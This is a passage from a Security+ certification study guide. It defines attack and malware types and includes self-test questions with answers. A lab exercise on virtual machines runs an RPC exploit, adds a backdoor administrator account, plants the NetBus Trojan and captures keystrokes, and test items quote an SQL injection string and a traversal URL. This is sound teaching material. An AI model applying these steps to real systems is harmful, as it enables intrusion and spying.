- **Zero day** "Zero day" refers to an exploit in an application that is unknown to the developers of the application. The term *zero day exploit* comes from the fact that the hacker exploits the software before the vendor knows of the vulnerability or on the first day the vendor becomes aware of it (zero day).
- **Cookies and attachments** Other examples of areas that can cause security incidents are cookies and file attachments to an e-mail. Cookies are text files on your system that web developers use to store information such as your preferences. File attachments are documents sent with an e-mail message, which may contain a virus.
- **Malicious add-ons** Add-ons are software that is installed into your browser to allow features of a web site to run properly. A malicious add-on is when your system downloads a piece of software used by the browser and slows the system down or exploits a vulnerability in the system. In Internet Explorer 8, you can remove the add-on through Tools | Manage Add-ons.
- **Header manipulation** Header manipulation as it relates to applications is when the hacker modifies the header data of that application so they can manipulate how the application works. For example, a hacker could manipulate the HTTP header of a packet to control how the web server processes the information or could modify the file header on a file in order to conceal information.
- **Arbitrary code execution/remote code execution** When a hacker exploits a system, if they have the capabilities to run remote code, or arbitrary code, that code usually executes in the security context of an administrative account due to the exploit. This code can make any changes to the system in this case and is considered an extreme risk.
- **Typo squatting/URL hijacking** Typo squatting is also known as URL hijacking where the hacker assumes the user will have typos when they type a URL into the browser and are led to the hacker's site.

- **Watering hole attack** A watering hole attack is when the hacker determines sites you may want to use and then compromises those sites by planting viruses or malicious code on them. When you visit the site (which you trust), you are then infected with the virus.
- **Locally Shared Objects (LSO)** Also known as *flash cookies*, these are a method that flash programmers use to store information on a user's computer.

Preventing Application Attacks

It is tricky for us as network administrators or security professionals to protect against application attacks because we are not application developers. Keep in mind that is no excuse, so you need to keep up on how hackers are compromising systems through the applications that run on the system.

The bottom line is that the application developers need to validate any data that is sent to the application before processing the data or sending the data to the database. This is critical to the security of the system.

If the application in question was not written by your in-house developers, then you need to keep the application and system up to date with security fixes and patches. As the manufacturer of the software finds out about the mistakes they make in their software, they fix the mistake and deploy the fix to you in a patch. Be sure to keep those systems up to date with patches!

exam Watch

Remember for the exam that in order to protect against injection attacks, the developers of the application need to validate the input. Network administrators can help secure against application attacks by keeping the systems and applications patched.

CERTIFICATION SUMMARY

In this chapter you learned about the different types of attacks that occur in computing environments today. Be sure to know these attacks for the Security+ exam! The following list summarizes what you learned about different types of attacks:

- Some different types of attacks include social engineering attacks, network attacks, password attacks, and application attacks.
- Social engineering attacks are attacks through social contact methods like the phone or e-mail, where the hacker tries to trick you into compromising security.
- Network attacks involve the hacker coming across the network and compromising a system. Examples of network attacks are sniffing, DoS, DDoS, and man-in-the-middle attacks.
- Three types of password attacks are a dictionary attack, which uses a word list file for passwords; a brute-force attack, which mathematically calculates all potential passwords; and a hybrid attack, which modifies the entries in the word list file.
- SQL injection attacks and buffer overflows are two very popular application attacks. To protect against application attacks, the developers need to incorporate input validation into the application.
- The best ways to protect your environment against social engineering attacks is to educate your users on social engineering and to train them on what to do if they receive such contact.

With a strong understanding of the material presented in this chapter, you will have no problems with any attack-related questions on your exam. Not only is the material presented here important for the exam, but it also will be worth gold in the real world as it makes you more aware of the different attacks that can occur.



TWO-MINUTE DRILL

Understanding Social Engineering

- Social engineering attacks are when the hacker tries to trick you into compromising security through means of personal contact such as a phone call or e-mail message.
- Phishing is when a hacker tries to trick a person into divulging account information by leading them to a fake site that looks like the real one, such as a bank or eBay.
- Dumpster diving is when the hacker goes through the garbage looking for information that can help in an attack.
- Tailgating is when someone slips behind you after you unlock the door in order to bypass the physical security that is in place. As a countermeasure to tailgating, you should implement a mantrap.
- User awareness and training are the only ways to prevent social engineering attacks.

Identifying Network Attacks

- A denial of service (DoS) attack is when the hacker causes a system to be unable to perform its job function by consuming the resources on the system, resulting in the system performing slowly or crashing. A distributed denial of service (DDoS) attack involves the hacker using multiple systems to perform the denial of service.
- Spoofing is when the hacker alters the source address to make the information appear as if it is coming from someone else. Examples of spoofing are IP spoofing, MAC spoofing, and e-mail spoofing.
- Sniffing attacks are when the hacker uses a network sniffer to capture traffic to potentially view confidential information. Wireshark is an example of a network sniffer that is a free download from the Internet.
- DNS poisoning is when the hacker alters the DNS cache on a DNS server so that the DNS server sends the wrong IP address to the clients for a specific system. DNS poisoning could also be the hacker modifying the hosts file on the local workstations.
- ARP poisoning is when the hacker alters the ARP cache by placing incorrect entries in the cache. The hacker will typically place their MAC address

in the ARP cache for the router's IP address so that they can receive all Internet-bound traffic.

- ❑ To prevent network attacks, use firewalls to control which data is allowed to enter the network, and be sure to control who can physically connect to the network with features on the switch such as disabling unused ports and port security.

Looking at Password Attacks

- ❑ A dictionary attack involves the hacker using a word list file that contains all the words in the dictionary that are to be tried as potential passwords. A dictionary attack can be prevented by using a strong password policy with password complexity enabled.
- ❑ A brute-force attack is when the hacker uses a program to mathematically calculate all potential passwords. You can protect against a brute-force attack by using an account lockout policy.
- ❑ A hybrid attack is when the dictionary list is used to guess the password and modification of the word is attempted. For example, after trying the word "house" the software tries "house1."
- ❑ An offline password attack involves the hacker taking a copy of the user account database with them in order to crack the password from home. In this example, no password policy or account lockout policy is on the hacker's computer to protect against the password attack. Physical security is the only way to stop the hacker from taking a copy of the account database.

Understanding Application Attacks

- ❑ An SQL injection attack involves the hacker inserting SQL statements into forms in an application to try to control what the application does.
- ❑ A buffer overflow attack is when the hacker sends too much data to an application, which typically results in the hacker obtaining shell access to the system with administrative permissions.
- ❑ A zero day exploit is an exploit that is unknown to the vendor of the application but is known to the hacker community.
- ❑ To prevent application attacks, developers must ensure validation of any input sent to the application before acting on that input. Network administrators can prevent application attacks by patching all software and operating systems on a regular basis.

SELF TEST

The following questions will help you measure your understanding of the material presented in this chapter. Read all the choices carefully because there might be more than one correct answer. Choose all correct answers for each question.

Understanding Social Engineering

1. Your manager has called you into the office and has expressed concerns about a number of news reports on social engineering attacks. Your manager would like to know what can be done to protect the company against social engineering attacks.
   A. Use a firewall.
   B. User awareness and training.
   C. Install antivirus software.
   D. Implement physical security.
2. Which of the following controls will help protect against tailgating?
   A. Locked doors
   B. Electronic keypads
   C. Swipe cards
   D. Mantrap
3. What is the term used for a phishing attack that is targeted toward a specific person such as the executive of a company?
   A. Whaling
   B. Phishing
   C. Pharming
   D. Spim

Identifying Network Attacks

4. What type of attack results in the victim's system not being able to perform its job function?
   A. Man-in-the-middle
   B. Spoofing
   C. Denial of service
   D. Port scanning

5. The hacker has managed to poison everyone's ARP cache so that all traffic to the Internet is being sent to the hacker's system before they route it out to the Internet. What type of attack is this?
   A. DDoS
   B. DoS
   C. Phishing
   D. MiTM
6. What file can the hacker modify after compromising your system that could lead you to the wrong web site?
   A. sam
   B. hosts
   C. lmhosts
   D. services
7. What type of attack is a smurf attack?
   A. DDoS
   B. DoS
   C. DNS poison
   D. MiTM
8. John has been studying techniques used by hackers and decides to send a packet to your system, but ensures that he alters the source IP address of the packet so it looks like it came from someone else. What type of attack is this?
   A. Phishing
   B. Pharming
   C. Spim
   D. Spoofing

Looking at Password Attacks

9. Your manager has been reading a lot about popular password attacks such as dictionary attacks and brute-force attacks. Your manager is worried that your company is susceptible to such attacks. Which of the following controls will help protect against a brute-force attack?
   A. Password complexity
   B. Account lockout
   C. Network firewall
   D. Intrusion detection system

10. Which of the following is a popular method to protect against dictionary attacks?
    A. Password complexity
    B. Account lockout
    C. Network firewall
    D. Intrusion detection system
11. With a dictionary attack, how does the password-cracking software attempt to figure out the passwords of the different user accounts?
    A. Calculates all possible passwords
    B. Uses the passwords stored in the SAM database
    C. Uses the entries in the /etc/passwd file
    D. Reads the passwords from a word list file

Understanding Application Attacks

12. You are monitoring network traffic and you notice a packet with **pass' or 1=1--** in the content of the packet. What type of attack has occurred?
    A. Buffer overflow
    B. SQL injection
    C. Folder traversal
    D. Cross-site scripting
13. What type of attack involves the hacker sending too much data to an application that typically results in the hacker gaining remote access to the system with administrative permissions?
    A. Buffer overflow
    B. SQL injection
    C. Folder traversal
    D. Cross-site scripting
14. A hacker tries to compromise your system by submitting script into a field in a web application that is then stored as data in the web site database. The hacker is anticipating when you navigate to the site that your browser will parse the script and execute it. What type of attack is this?
    A. Buffer overflow
    B. SQL injection

C. Folder traversal
D. Cross-site scripting

15. When looking at the web server log files, you notice that a lot of the requests that have hit the web site are navigating to the /scripts/..%c0%af../winnt/system32 folder. What type of attack is occurring?

A. Buffer overflow
B. SQL injection
C. Folder traversal
D. Cross-site scripting

Performance-Based Question

16. Using the exhibit, match the description of the attack on the left side with the list of attack types on the right side. Not all attack types on the right side will be used.

An e-mail was sent to the CEO of the company asking the CEO to change their password.	DoS
You are monitoring network traffic and notice that a single IP address is making a connection to a wealth of port numbers one after the other in a short period of time.	Port scan
A hacker alters the source IP address of a packet in order to bypass the access control list on the router.	Phishing
You notice your web site is running slowly so you look at the logs and notice that you are getting a large number of HTTP requests from a single IP.	Whaling
You receive a phone call from a person stating that there has been a change to your life insurance policy. You will need to pay a one-time administration fee by supplying your credit card number.	Vishing
	Spoofing
	Spam
	Eavesdropping

SELF TEST ANSWERS

Understanding Social Engineering

1. ☑ **B.** User awareness and training are the only ways to protect against social engineering attacks.
   ☒ **A, C,** and **D** are incorrect. Technology solutions such as firewalls, antivirus software, and physical security will always help a little, but to truly protect against social engineering attacks, you need to educate the users so they are aware of security best practices.
2. ☑ **D.** A mantrap is an area between two locked doors. The second door cannot be opened until the first door is locked, which helps employees entering the facility notice anyone who may try to enter along with them.
   ☒ **A, B,** and **C** are incorrect. Although a locked door using a key, electronic keypad, or swipe card is a good idea (better than not having the door locked), locked doors will not stop someone from entering the facility behind an employee without the employee noticing.
3. ☑ **A.** *Whaling* is the term for targeting the phishing attack to "the big fish" in the company. With a whaling attack, the e-mail message is typically personalized by using the name of that individual.
   ☒ **B, C,** and **D** are incorrect. Phishing is sending a generic e-mail to a mass group of people in hopes that someone clicks the link that goes to a fake web site. Pharming is modifying DNS or the hosts file to lead people to the wrong site. Spim is spamming (sending unsolicited e-mails) through instant messenger applications.

Identifying Network Attacks

4. ☑ **C.** A denial of service attack involves the hacker causing a system to not perform its job role by overburdening the system with traffic. The DoS attack could cause the system to crash or slow the system down.
   ☒ **A, B,** and **D** are incorrect. A man-in-the-middle attack is when the hacker places himself between two systems and is able to view all parts of the conversation. A spoofing attack is when the hacker alters the source address to make the data appear as if it came from someone else. A port scanning attack is when the hacker scans your system for open ports.
5. ☑ **D.** When the hacker positions himself between two systems and is receiving a copy of all traffic before passing it on to the real destination, this is a man-in-the-middle (MiTM) attack.
   ☒ **A, B,** and **C** are incorrect. A DDoS attack is a distributed denial of service attack, which involves the hacker using multiple systems to perform a denial of service attack. A denial of service (DoS) attack involves the hacker causing a system to not perform its job role by overburdening the system with traffic. A phishing attack involves the hacker tricking a user into navigating to the wrong web site and inputting user account information for the hacker to see.

6. ☑ **B.** The hosts file on a system is used to resolve domain names to IP addresses and can be used by the hacker to lead you to the wrong web site if the hacker gains access to this file.
   ☒ **A, C,** and **D** are incorrect. The sam file is where the user accounts on a Windows system are stored. The lmhosts file is used to resolve NetBIOS names to IP addresses, and the services file is used to match port numbers to friendly names such as HTTP.
7. ☑ **A.** A smurf attack is an example of a DDoS attack. It involves the hacker spoofing the IP address so that ping messages appear to come from the victim. When all of the systems that were pinged reply to the ping message, they overburden the victim's system.
   ☒ **B, C,** and **D** are incorrect; they are not the types of attacks for a smurf attack.
8. ☑ **D.** Spoofing is when someone alters the source address of a message. IP spoofing is the altering of the source IP address, MAC spoofing is when the hacker alters the source MAC address, and e-mail spoofing is when the hacker alters the source e-mail address of a message.
   ☒ **A, B,** and **C** are incorrect. A phishing attack involves the hacker tricking a user into navigating to the wrong web site and inputting user account information for the hacker to see. Pharming is poisoning DNS or the hosts file in order to lead an individual to the wrong web site. Spim is sending spam messages to instant messenger users.

Looking at Password Attacks

9. ☑ **B.** To protect against a brute-force attack, you need to take the time away from the hacker. Implementing an account lockout policy takes time away from the hacker so that they can try logging only a few times before the account is locked and unusable.
   ☒ **A, C,** and **D** are incorrect. Implementing password complexity is a countermeasure against dictionary attacks on the network. A network firewall will not protect you from internal password attacks, and an intrusion detection system may notify you of the suspicious traffic, but will not protect against the password attack.
10. ☑ **A.** Implementing password complexity is a countermeasure against dictionary attacks on the network.
    ☒ **B, C,** and **D** are incorrect. Implementing an account lockout policy is a potential way to protect against a dictionary attack, but for certification exams, we associate account lockout as a method of protecting against brute-force attacks. A network firewall will not protect you from internal password attacks, and an intrusion detection system may notify you of the suspicious traffic, but will not protect against the password attack.
11. ☑ **D.** With a dictionary attack, the passwords are read from a dictionary word list file, which contains all the words in a particular language.
    ☒ **A, B,** and **C** are incorrect. A brute-force password attack would calculate all possible passwords. Password attack tools do not try to use the passwords of the SAM database because those passwords are unreadable and would have to be cracked themselves. The /etc/passwd file is the user account database on a Linux system.

Understanding Application Attacks

12. ☑ **B.** When you see a packet with **pass' or 1=1--** you are most likely being attacked with an SQL injection attack. An SQL injection attack is when the hacker inserts SQL commands into an application to control the flow of the application.

☒ **A, C,** and **D** are incorrect. A buffer overflow attack is when the hacker sends too much data to an application, causing the data to be stored beyond the buffer area. Folder traversal is when the hacker places **../..** in the URL to try to navigate out of the web site folder and access information on the web server. Cross-site scripting is when the hacker finds a way to send client-side script to the server so that it is processed by a client, such as submitting script into a field in a web site, which is then stored as data in the web site database. When a user visiting the site displays the data, the code executes on the client system.

13. ☑ **A.** A buffer overflow attack is when the hacker sends too much data to an application, causing the data to be stored beyond the buffer area. If the hacker can access the area beyond the buffer, they can run whatever code they want, which typically results in them gaining administrative access to the system.

☒ **B, C,** and **D** are incorrect. An SQL injection attack is when the hacker inserts SQL commands into an application to control the flow of the application. Folder traversal is when the hacker places **../..** in the URL to try to navigate out of the web site folder and to access information on the web server. Cross-site scripting is when the hacker finds a way to send client-side script to the server so that it is processed by a client, such as submitting script into a field in a web site, which is then stored as data in the web site database. When a user visiting the site displays the data, the code executes on the client system.

14. ☑ **D.** Cross-site scripting is when the hacker finds a way to send client-side script to the server so that it is processed by a client, such as submitting script into a field in a web site, which is then stored as data in the web site database. When a user visiting the site displays the data, the code executes on the client system.

☒ **A, B,** and **C** are incorrect. A buffer overflow attack is when the hacker sends too much data to an application, causing the data to be stored beyond the buffer area. An SQL injection attack is when the hacker inserts SQL commands into an application to control the flow of the application. Folder traversal is when the hacker places **../..** in the URL to try to navigate out of the web site folder and to access information on the web server.


15. ☑ **C.** This is an example of folder traversal. Folder traversal is when the hacker places **../..** in the URL to try to navigate out of the web site folder and to access information on the web server. The hacker will typically try to access operating system files and also try to run cmd.exe from the URL.

☒ **A, B,** and **D** are incorrect. A buffer overflow attack is when the hacker sends too much data to an application, causing the data to be stored beyond the buffer area. An SQL injection

attack is when the hacker inserts SQL commands into an application to control the flow of the application. Cross-site scripting is when the hacker finds a way to send client-side script to the server so that it is processed by a client, such as submitting script into a field in a web site, which is then stored as data in the web site database.

Performance-Based Question

16. The illustration displays the matching of attack types and their description. Note that the Security+ exam may ask you to drag the attack type onto the description.



This page is intentionally left blank to match the printed book.



5

System Security Threats

CERTIFICATION OBJECTIVES

5.01 Identifying Physical Threats

5.02 Looking at Malicious Software

5.03 Threats Against Hardware

✓ Two-Minute Drill

Q&A Self Test

Being able to identify different areas of threat to a system is an important skill to have as a security professional and one that you are sure to be tested on for the Security+ certification exam. This chapter will identify popular types of threats against different types of devices and systems, and will also discuss the different types of malicious software you should be familiar with for the exam.

CERTIFICATION OBJECTIVE 5.01

Identifying Physical Threats

Before diving into the different types of malicious software, I want to familiarize you with some of the popular physical threats that companies experience in the real world. In this section, I discuss some common types of physical threats to systems and devices and also discuss how to minimize the threats against your company assets.

Snooping

In Chapter 4 you were introduced to the concept of dumpster diving, which involves the hacker going through your garbage and taking confidential papers that could help with an attack. Not only could a hacker dumpster dive on your business, but also your employees could snoop through papers on someone's desk or even go through the filing cabinet looking at documents that are none of their business.

To protect information from such snooping attacks, be sure to implement a clean desk policy within the business. A *clean desk policy* specifies that sensitive documents are not to be left in the open and must be filed away when not in use.

You must also protect the information that is placed in filing cabinets by ensuring that the filing cabinets are in a secure area and locked to prevent unauthorized persons from accessing the information.

Educate all the employees in the business on ensuring that they shred all documents and do not throw unshredded documents directly into the garbage or recycle bin. All company documents that are being disposed of should make a trip through the shredder first!

exam Watch

You should know that all documents should be shredded before being disposed of in order to protect from snooping or dumpster diving.

Theft and Loss of Assets

Many physical security threats are posed by lost or stolen equipment such as a laptop or mobile device. Some companies have a policy that if an employee has a laptop, they are not to leave it in plain sight in their cars to avoid theft. In this case, some companies specify in the policy that the employee is responsible for the replacement of the laptop. The employees are encouraged to place the laptop in the trunk of their cars instead of leaving it on the passenger seat or in the back seat of the car.

Within the office, you can help deter theft of stolen equipment such as laptops, flat-screen monitors, projectors, and even desktop computers by using a lockdown cable. A *lockdown cable* is a small cable that is connected and locked to the device and that secures the device to the desk. These lockdown cables are not going to stop a determined thief from stealing the equipment, but will act as a deterrent and prevent someone from casually walking by and swiping the equipment. Figure 5-1 displays a lockdown cable.

Another device that companies need to protect against theft or even loss is a mobile device such as a smart phone. A smart phone is a phone that does more than make phone calls. Today's smart phones store photos, e-mail, and sensitive information such as company documents.

Remotely Wiping the Device

Ensure that employees know the importance of reporting lost or stolen mobile devices so that you can remotely wipe the device as quickly as possible. Wiping the device will

FIGURE 5-1

Using a lockdown cable to aid in physical security



send a signal from the server to the device to erase all of the data and its configuration. This will ensure that a lost or stolen mobile device does not have sensitive information on the phone.

Safeguards on the Device

It is important that you implement safeguards on your mobile equipment so that if it is stolen or lost, you make it as difficult as possible for someone to use the device.

Most devices support setting some form of password or PIN code so that if someone steals the device, they would need to know the access code to use it. Most mobile devices such as iPhones or BlackBerrys support locking the device after a certain amount of nonuse. This locking feature means that if the device is lost or stolen, someone finding the device will need to know the unlock code to access it.

When it comes to laptops, be sure to set a BIOS password on the device and also to change the boot order on the laptop so that someone cannot boot from CD-ROM and install their own operating system if they steal the device. Be sure to password protect CMOS (Complimentary Metal-Oxide Semiconductor) so that someone cannot go into CMOS and change the boot order.

Data Encryption

In Chapter 12 you will learn about encryption, but it is important to note that a big step to protect your confidential data on a device after it has been lost or stolen is to have encrypted the data on the drive of the laptop or on the mobile device. If the data is encrypted, then you have ensured the safety of the company data even if your device has been lost or stolen.

on the job

Although it is never fun to misplace your equipment or have it stolen, when planning the security of mobile devices, always assume that the device will fall into the hands of an untrusted party. Therefore, you need to ensure that you use features such as autolocking or data encryption on the device to maintain the confidentiality of its data.

Human Error

Another important physical security threat against systems that you should be aware of is human error. For example, an employee trying to perform upgrades to a system—maybe adding memory or replacing a hard drive—could fry the motherboard of the system through *electrostatic discharge (ESD)*. ESD is the buildup of static electricity on yourself that is transferred to another object such as a computer component when you touch it. This transfer of static electricity is enough to kill or seriously damage computer components.

To prevent this type of situation, educate the desktop support team on ESD and on using an antistatic wrist strap in order to always ground themselves before servicing the systems.

Sabotage

Another common threat against systems is sabotage, which is typically but not always the result of a disgruntled employee. It is important to identify situations where company assets are vulnerable to sabotage. Too many times in my security courses I hear stories from students where the company database was tampered with by a disgruntled employee.

You need to identify systems that are susceptible to sabotage and be sure to have a recovery plan in place for those systems. A *recovery plan* will involve step-by-step procedures to recover the system, but will also mean ensuring that you have adequate spare parts on the shelf in the server room.

CERTIFICATION OBJECTIVE 5.02

Looking at Malicious Software

Now that you understand some of the popular physical threats against systems, let's take a look at some types of malicious software that pose a threat to systems today. Malicious software is any software that harms or misuses the system, which includes deleting files from the system, monitoring activity on the system, or something as simple as slowing down the system.

Privilege Escalation

Privilege escalation is when a hacker finds a flaw in the operating system, or in a piece of software installed on the system, that, when exploited, elevates the hacker's privileges from normal user capabilities to administrative access. Once the hacker has gained administrative access to the system, they can make whatever changes they want to the system, including planting a back door for future access.

The three types of privilege escalation are

- **Vertical privilege escalation** When someone with normal user access is able to raise their privileges to administrative access

- **Horizontal privilege escalation** When the same level of access is maintained, but the resource being accessed is different
- **Privilege de-escalation** When someone with administrative access is able to lower their privilege level so that they can access data that a specific user has access to

Viruses

One of the biggest areas of concern with security is when a system is overtaken with a virus. A virus is malicious software that infects the device, such as a computer system, a tablet, or a smart phone. The infection can destroy data on the system, prevent the system from booting, or simply use resources on the system, which results in slowing the system down. This section will discuss the popular types of viruses found infecting systems today.

Executable Virus

Older viruses were executable viruses where the virus was attached to an executable file but was not activated until you ran the file. This virus was typically spread from system to system by the user sharing files via floppy disks, flash drives, or a network drive.

Boot Sector Virus

A boot sector virus is a serious virus that attacks the boot sector code and overwrites it. The boot sector is the first sector on the disk and contains operating system loader code that starts the boot sequence. When a boot sector virus overwrites this sector, it prevents the system from booting from the infected disk.

Macro Viruses

Most applications today support macros, which are a way to automate a task within the software application. With the Microsoft Office suite, we are able to create macros using Visual Basic for Applications (VBA), which is a powerful program language that can manipulate the application and the operating system.

A macro virus is code that is written using a macro language that performs a malicious action such as deleting files or e-mailing everyone in your address book. The macro is usually created in a file and then triggered automatically when someone opens the file.

exam Watch

For the exam, know that the logic bomb virus waits for a specific event, such as a certain date to occur, before activating the virus.

Logic Bomb

A logic bomb is a type of virus that is planted on the system, and the application you installed acts as it is supposed to until a certain event occurs. The event is usually tied to something like a specific date, so that once that date occurs, the virus performs its malicious duty!

Worm Virus

A worm virus is a harmful and common virus today. The worm virus is a scary virus type because it has the unique characteristic of being able to replicate itself without needing a user to activate the virus. Worm viruses can replicate themselves in a number of ways:

- **Network protocols** A worm virus can replicate itself automatically across the network by using standard network protocols and compromising a system through vulnerabilities in networking applications running on the system. A good example is the Blaster worm that replicated over the RPC port (port 135). Who could forget the SQL Slammer worm virus in 2003, which infected approximately 75,000 systems on the Internet in 10 minutes? SQL Slammer was a worm virus that would exploit the SQL Server by using a buffer overflow attack.
- **E-mail** Worm viruses can be spread automatically using e-mail. The virus is sent to a user in an e-mail message, and when that user opens the message, the virus code executes and loops through the user's contact list and sends the e-mail to all the contacts. Popular examples of e-mail viruses are the ILOVEYOU virus in 2000 and the virus that was sent with a subject line reading "Here You Have." in 2010.
- **Flash drives** A new wave of worm viruses infects systems by replicating through the use of flash drives, or thumb drives. Once the worm virus is on a system, it waits for someone to plug a flash drive on that system, and the worm virus then replicates to the thumb drive. The user takes the thumb drive to another system, and once the drive is connected to the USB port, the virus replicates from the thumb drive to the system. Conficker is a recent worm virus that can replicate through the use of USB thumb drives.

Trojan Virus

A Trojan virus is a program that you are tricked into installing because you thought the application did something useful, but in reality, it is a virus that infects the system. The Trojan virus typically modifies the system by opening a TCP/IP port on the system, which allows the hacker to connect to the system and take control of it.

TABLE 5-1 Popular Trojan Virus Port Numbers

Protocol	Port	Trojans
TCP	12345	NetBus
TCP	17300	Kuang
TCP	27374	SubSeven
TCP	31337	BackOrifice
TCP	48006	FraggleRock

exam Watch

You should know that a Trojan virus typically opens a TCP/IP port on the system to act as a back door for the hacker, and that a worm virus is a self-replicating virus.

It should be noted that the Trojan virus can do more than open a port on the system, and because most people have firewalls today to block access to the port the Trojan opens, you may find that the Trojan virus puts adware on the system or a keylogger.

Table 5-1 is a listing of popular Trojan viruses and the ports they open on a system.

EXERCISE 5-1



Looking at the NetBus Trojan Virus

In this exercise, you will exploit a Windows system with a buffer overflow attack and then plant the NetBus Trojan virus on the exploited system. Because Windows 8 now has Windows Defender installed and running by default, I am using two Windows XP systems for this exercise. Be sure to disable any antivirus software running on your systems.

1. Ensure that you have the 2012ServerA, Windows XP (the victim system), and Windows XP #2 (the hacker's system) VMs running.
2. On the Windows XP #2 VM, start a command prompt.
3. At the command prompt, navigate to the kaht2 folder by typing **cd\ kaht2** and press ENTER.
4. Run the RPC Exploit (kaht2.exe) against the Windows XP VM by typing

```
Kaht2 10.0.0.1 10.0.0.2
```


   a. Read the output on the screen. What port is kaht2 attacking? _____
   b. What IP address did you get connected to? _____

5. A hacker would want to create a user account to use as a back door. To create a user account called labhacker with a password of mypass, type

   ```
   net user labhacker mypass /add
   ```

6. You will now add that account to the administrators group by typing

   ```
   net localgroup administrators labhacker /add
   ```



7. How could this attack have been prevented?

   _____

   _____

8. Type **exit**.

Planting a Trojan on a Compromised System

In this part of the exercise, you will connect to the compromised server from the previous exercise by using your newly created administrative account and copy a Trojan virus to the system.

9. On your Windows XP #2 VM, right-click My Computer (found in the Start menu) and choose Map Network Drive.
10. Create drive H: by mapping it to the folder path of **\\10.0.0.2\c$** (which is the system you compromised from the previous exercise). Click the Different Username link, and type **labhacker** as the username and **mypass** as the password.

11. Once the H: drive is created, it will open on the screen.
12. Copy patch.exe from the c:\tools\netbus folder on your Windows XP #2 VM to the newly mapped drive H:. This will place the Trojan on drive C: of the victim's Windows XP system.
13. To run the Trojan on the Windows XP system, you need to remotely connect to the victim's system again by using kaht2. From a command prompt on your Windows XP VM, run kaht2 against the Windows XP system to take control of it again. Your goal here is to run the patch.exe on the XP remotely. Type the following to take control of the machine again:

    ```
    Kaht2 10.0.0.1 10.0.0.2
    ```

14. Once connected to 10.0.0.2, change the directory to the root of c:\ by typing

    ```
    cd\
    ```

15. Then run the Trojan virus by typing

    ```
    patch.exe
    ```


16. The Trojan is now listening on the compromised server. Type **netstat –na** to verify that the Trojan is running. Do you see port 12345 in a listening state?

    _____


17. Type **exit** to quit kaht2.

Using Netbus.exe Against the Compromised System

18. On the Windows XP #2 VM, launch netbus.exe, type **10.0.0.2** in the Host name/IP text box, and choose Connect. You should see in the status bar of NetBus that you are connected to the 10.0.0.2 system (see next).



19. To launch a program on the victim system, type **c:\winnt\notepad.exe** in the Program/URL text box and click the "Start program" button.
20. To navigate to a web site on the victim system, type **www.gleneclarke.com** and click the "Go to URL" button.
21. To eject the CD-ROM from the victim system, click the Open CD-ROM button.
22. To capture the keystrokes that are pressed on the victim's system, click the Listen button and then go to the victim's system and type a few words into Notepad. Do they appear on the hacker's system? _____



23. When finished with NetBus, choose the Cancel button.


Troubleshooting Trojan Viruses

Before leaving the topic of Trojan viruses, I want to talk about some common Windows commands that can be used to track down a Trojan virus if you suspect you have been infected. The goal here is to end the program that opened the port so that the port is shut down.

The first command to use to track down a Trojan virus is the **netstat** command. If you use the **netstat -na** command, you will see a list of local ports that are in a listening state. *Listening* means that the port is open and waiting for someone to connect to the

FIGURE 5-2

Using netstat to display listening ports (open ports)



port, versus someone actually being connected at that time. Figure 5-2 displays the **netstat** output on a Windows system. Notice that port 12345 (the NetBus port) is in a listening state.

To find out what program opened the port, you can add the **-o** switch to **netstat**, which displays the process ID (PID) number of the program that opened the port. In Figure 5-3 notice that the PID responsible for opening port 12345 is PID number 208.

FIGURE 5-3

Using netstat to display the process ID of the program that opened the port





FIGURE 5-4

Using tasklist to show the executables running in memory



Once you have the process ID number of the application that is responsible for opening the port, you can then track down the EXE file associated with that process ID number. If you use the **tasklist** command, you will see the processes (EXE files) running in memory and the PID associated with each process (see Figure 5-4). Notice in the code listing that follows that patch.exe is the EXE file associated with the PID and is responsible for opening the port! Also note that you can use the pipe (|) feature to look for a specific entry with the **tasklist** command. For example, you could use **tasklist | find "208"** to look for an entry containing "208" in the results.

Once you have used the **tasklist** command and know the process, you can then kill the process with the **taskkill** command. With the **taskkill** command, you can specify the EXE file to kill or search the PID by using the **/PID** switch. The code shown in Figure 5-5 uses the **taskkill** command to force the kill of a process by its PID number.

FIGURE 5-5

Using taskkill to terminate a program that is running in memory





FIGURE 5-6

Removing programs that are set to autostart from the Run portion of the registry



After killing the process, be sure to check the configuration areas on the system that normally start programs automatically. This would be the Startup program group in the Start menu and also the Run portion of the registry at HKLM\Software\Microsoft\Windows\CurrentVersion\Run (see Figure 5-6). In our example, if you run regedit.exe and navigate to the Run portion of the registry, you will see patch.exe is set to automatically run when Windows reboots. You will need to delete this entry.

Other Malicious Software

In addition to viruses, there are other types of malicious software (known as malware) you need to be familiar with for the real world and for the Security+ certification exam. In this section, you will learn about spyware, adware, and rootkits, to name a few of the common types of malicious software that threaten systems today.

Spyware

Spyware is hidden software that monitors and collects information about you and your surfing habits. Spyware has also been known to do more than just monitor for information; it has also been known to make changes to the system such as browser redirection (sending you to a different web page) and slowing down the network connection.

Adware

Adware is software that automatically loads advertisements on the screen, typically in the form of a pop-up window. The advertisement is designed to entice you into purchasing a product or subscribing to a site.

Spam

Spam is the term used for any unsolicited commercial e-mails you receive. These e-mail messages typically are mass-mailed, and they try to get you to purchase their products or services. The spammers (people who send the spam messages) usually get your e-mail address from a web site or newsgroup after you have posted a comment to the group.

Spammers use automated programs, known as spambots, to crawl through web sites and collect any e-mail addresses that have been posted on the web site. Once the spammer collects enough e-mail addresses, they look for business by sending a message to all the addresses.


Companies can guard against spamming by not posting e-mail addresses on a site, or if it is important to show an e-mail address, they can do so by having the e-mail address in a displayed graphic file. Spambots cannot retrieve the e-mail address from the graphic file because it is not text on the page.

You can also protect your company from receiving unsolicited commercial e-mail messages by configuring spam filters on your e-mail servers (see Figure 5-7). Spam filters that most e-mail servers support are

- **Recipient filter** A recipient filter is a way to block a message to a specified recipient (the To line in the e-mail header).

FIGURE 5-7

Looking at spam filtering options on an e-mail server



- **Sender filter** A sender filter can block a message from a specified sender (the From line in the e-mail header).
- **Connection filter** A connection filter is a list of IP addresses prohibited from connecting to your SMTP server. You would normally add the IP addresses of mail servers that send spam messages (known as spam hosts) to a connection filter.
- **Real-time blacklist (RBL)** It is impractical to think that you can add all the IP addresses of all the spam hosts on the Internet to your connection filter, so instead you can subscribe to a real-time blacklist, which is a company that keeps track of all of the spam hosts on the Internet.
- **Sender ID filter** The sender ID filter allows your SMTP server to look up what is known as the Sender Policy Framework (SPF) record in DNS of someone sending your users an e-mail message. Your SMTP server checks the SPF record of the domain name sending the e-mail, and if the sending SMTP server is listed in the SPF record, then your mail server will accept the e-mail.

exam Watch

Spamming is when someone sends unsolicited e-mail messages to a large number of recipients. You can protect your company from spam messages by implementing filters on the e-mail server and by not posting e-mail addresses on the Internet.

Rootkits

